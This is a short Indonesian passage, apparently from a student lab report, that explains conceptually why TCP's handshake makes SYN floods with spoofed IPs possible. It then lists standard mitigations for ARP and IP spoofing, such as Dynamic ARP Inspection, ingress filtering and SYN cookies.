3. Transport Layer pada IP Spoofing Tipe transport layer yang dominan digunakan dalam praktikum ini adalah **TCP (Transmission Control Protocol)**. Hal ini karena TCP memiliki mekanisme *handshake* (jabat tangan) yang mewajibkan server untuk merespons setiap permintaan koneksi (SYN) dengan balasan (SYN-ACK). Penyerang mengeksplorasi "kewajiban" server ini dengan mengirimkan permintaan palsu sebanyak-banyaknya untuk menghabiskan sumber daya server.

4. Penangkalan (Mitigasi)

- **ARP Spoofing:** Gunakan enkripsi (SSH/VPN) agar data tidak bisa dibaca walau disadap, atau gunakan fitur *DHCP Snooping* dan *Dynamic ARP Inspection* pada switch jaringan.
- **IP Spoofing:** Konfigurasi Firewall untuk memblokir paket masuk yang memiliki alamat IP asal yang mencurigakan (Ingress Filtering) dan aktifkan fitur *SYN Cookies* pada server.